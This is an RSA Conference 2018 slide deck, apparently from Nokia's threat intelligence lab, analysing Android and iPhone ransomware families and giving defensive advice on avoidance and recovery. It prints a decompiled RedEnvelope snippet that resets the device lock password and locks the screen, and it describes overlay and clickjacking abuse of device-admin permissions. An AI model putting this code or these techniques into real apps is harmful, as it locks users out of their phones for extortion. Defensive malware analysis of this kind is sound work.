RSAConference2018
San Francisco | April 16 – 20 | Moscone Center


SESSION ID: SEM-MO3

# EXPLORING SMARTPHONE RANSOMWARE

**Kevin McNamee**

Director, Threat Intelligence
Nokia

# Agenda


- Techniques used by Smartphone Ransomware
- Examples
- Lessons Learned

Based on data and analysis from Nokia's Threat Intelligence Center.

https://networks.nokia.com/solutions/threat-intelligence

Contact Info: Kevin McNamee

Director of Nokia's Threat Intelligence Lab

kevin.mcnamee@nokia.com

# Smartphone Ransomware - Characteristics


- Android
  - Trojanized applications
  - Uses SYSTEM_ALERT_WINDOW to lock phone
  - Uses DEVICE_ADMIN to get additional permissions
  - Encrypts SDCARD files
- iPhone
  - Hacked iCloud accounts allow attacker to lock phone
  - Safari browser pop-ups disable browser
  - No data is encrypted


# Permissions used by Ransomware on Android



- SYSTEM_ALERT_WINDOW
  - Allows app to display a window on top of another app
  - You can't interact with the phone
  - Usually combined with auto start on BOOT
  - Effectively locks the phone
  - Can also be used in click-jacking
- DEVICE_ADMIN
  - Provides additional permissions
  - Must be activated by user
  - Can block "Settings" app until user OKs the activation
  - Can't uninstall an app with this permission
  - Can set device lock password

# DoubleLocker

- Phishing convinces user to download and install a new “Flash Player”
- Asks for permission to “draw over”




# DoubleLocker

- Phishing convinces user to download and install a new “Flash Player”
- Asks for permission to “draw over”
- Give us the bad news


# DoubleLocker

- Phishing convinces user to download and install a new “Flash Player”
- Asks for permission to “draw over”
- Give us the bad news
- Tells us how to get bitcoin




# DoubleLocker

- Phishing convinces user to download and install a new “Flash Player”
- Asks for permission to “draw over”
- Give us the bad news
- Tells us how to get bitcoin
- Boot in safe mode (not simple)



# DoubleLocker

- Phishing convinces user to download and install a new “Flash Player”
- Asks for permission to “draw over”
- Give us the bad news
- Tells us how to get bitcoin
- Boot in safe mode (not simple)
- Uninstall the App
- Unfortunately files on sdcard (music and photos) are encrypted




# RedEnvelope

- Promises access to a money payment scheme

# RedEnvelope

- Promises access to a money payment scheme
- Instructions say that you have to click:
  - Share app button (middle)
  - Activate button (bottom)



# RedEnvelope

- Promises access to a money payment scheme
- Instructions say that you have to click:
  - Share app button (middle)
  - Activate button (bottom)
- This is actually an attempted clickjacking attack on the Device Administrator activation dialog.
- Didn’t work in this case…

# RedEnvelope

- Promises access to a money payment scheme
- Instructions say that you have to click:
  - Share app button (middle)
  - Activate button (bottom)
- This is actually an attempted clickjacking attack on the Device Administrator activation dialog.
- Didn’t work in this case…
- If you activate device admin the lock screen password is set to “zsqq” and the screen is locked

```
public class jhfw extends DeviceAdminReceiver
{
  @Override
  public void onDisabled(Context paramContext, Intent paramIntent)
  {
    super.onDisabled(paramContext, paramIntent);
  }

  @Override
  public void onEnabled(Context paramContext, Intent paramIntent)
  {
    try
    {
      Object localObject = Class.forName("bzy.apk.qdtc");
      localObject = new Intent(paramContext, (Class)localObject);
      ((Intent)localObject).setFlags(268435456);
      paramContext.startActivity((Intent)localObject);
      localObject = (DevicePolicyManager)paramContext.getSystemService("device_policy");
      ((DevicePolicyManager)localObject).resetPassword("zsqq", 0);
      ((DevicePolicyManager)localObject).lockNow();
      super.onEnabled(paramContext, paramIntent);
      Toast.makeText(paramContext, "已激活 正在抢红包", 1).show();
      return;
    }
```

“Activated Grab a Red Envelope”

# Jisut


- Uses screen overlay to lock the screen
- Refers victim to QQ chat line to pay ransom and unlock the device.
- Does not encrypt data.
- Boot device in Safe Mode and uninstall.

# Police Ransomware

- Often the result of downloading some illicit game or porn viewer.
- This malware claims to have locked your phone and/or encrypted your data due to illegal activity.
- Your data will be restored if you pay a “fine” to the local authorities.


# Android.Locker.B

- This looks like an NortonAntiVirus app
- Finds problems with your phone
- Asks to activate “device admin”
- Gives you the bad news
- Tells you how to fix it



# Android.SLocker.A

- Looks like the Adobe Flash Player
- Immediately asks for Device Admin
- Disappears from APPS screen
- Can’t be stopped or uninstalled
- Has all sorts of permissions
- Communicates with C&C
- Uses “alert window” to:
  - Lock phone
  - Ask for Google Wallet credentials
  - Ask for credit card credentials
- Goal is to get your credit card info



# What to do…




- Don’t download apps from third party app stores or web sites
- Make sure Verify Apps is turned on
- Backup any important files (photos & music)
- Install a smartphone antivirus app
- If you get ransomware try the following
  - Boot in safe mode, remove device admin, uninstall the app, restore files from backup
  - Reset device to factory default, reinstall apps and restore files from backup
  - Re-flash the device, reinstall apps and restore files from backup

# iPhone Ransomware

Compromised iCloud account


- Attacker uses social engineering to get user's iCloud account.
- Then uses "lost phone" to lock the device and extort a ransom from the user.
- Nothing is encrypted and phone can be easily unlocked if they have set an access pin.
- However, iCloud account is compromised and will have to be reset.



# iPhone Ransomware

Safari Pop-up Flood (March 2017)

- Flaw in Safari pop-up handling allowed attacker create a flood of pop-ups, blocking the browser.
- Pop-ups demand a ransom to “unlock” the device
- Device is not really locked and no data is encrypted
- User could recover by clearing Safari cache
- Fixed by update to iOS 10.3



# Could Wannacry happen to Mobile Devices?


- Currently mobile ransomware is mostly distributed as trojanized applications
- You can usually recover the device but will lose your data, unless you have a backup
- However, lets say the hacker has access to an Android or iPhone exploit that can spread from phone to phone via the network or social media
- Instead of 230K Windows PCs and servers being infected with ransomware we could have millions of mobile phones held hostage.
- It would be difficult to collect the ransom from so many devices, so motivation could be:
  - Target specific mobile carrier
  - Target national mobile communications
  - Cause chaos

# Apply What You Have Learned Today


- Ransomware is a real threat to smartphones
- The main propagation vector of smartphone ransomware are currently trojanized applications, so…
  - Don’t download from third party app store or web sites
  - Don’t disable Verify Apps
  - Install anti-virus
- The main threat to the smartphone from ransomware is loss of data, so…
  - Keep backup copies of anything important
- If you get ransomware
  - Reset device, re-install apps and restore files from backup

# QUESTIONS?

kevin.mcnamee@nokia.com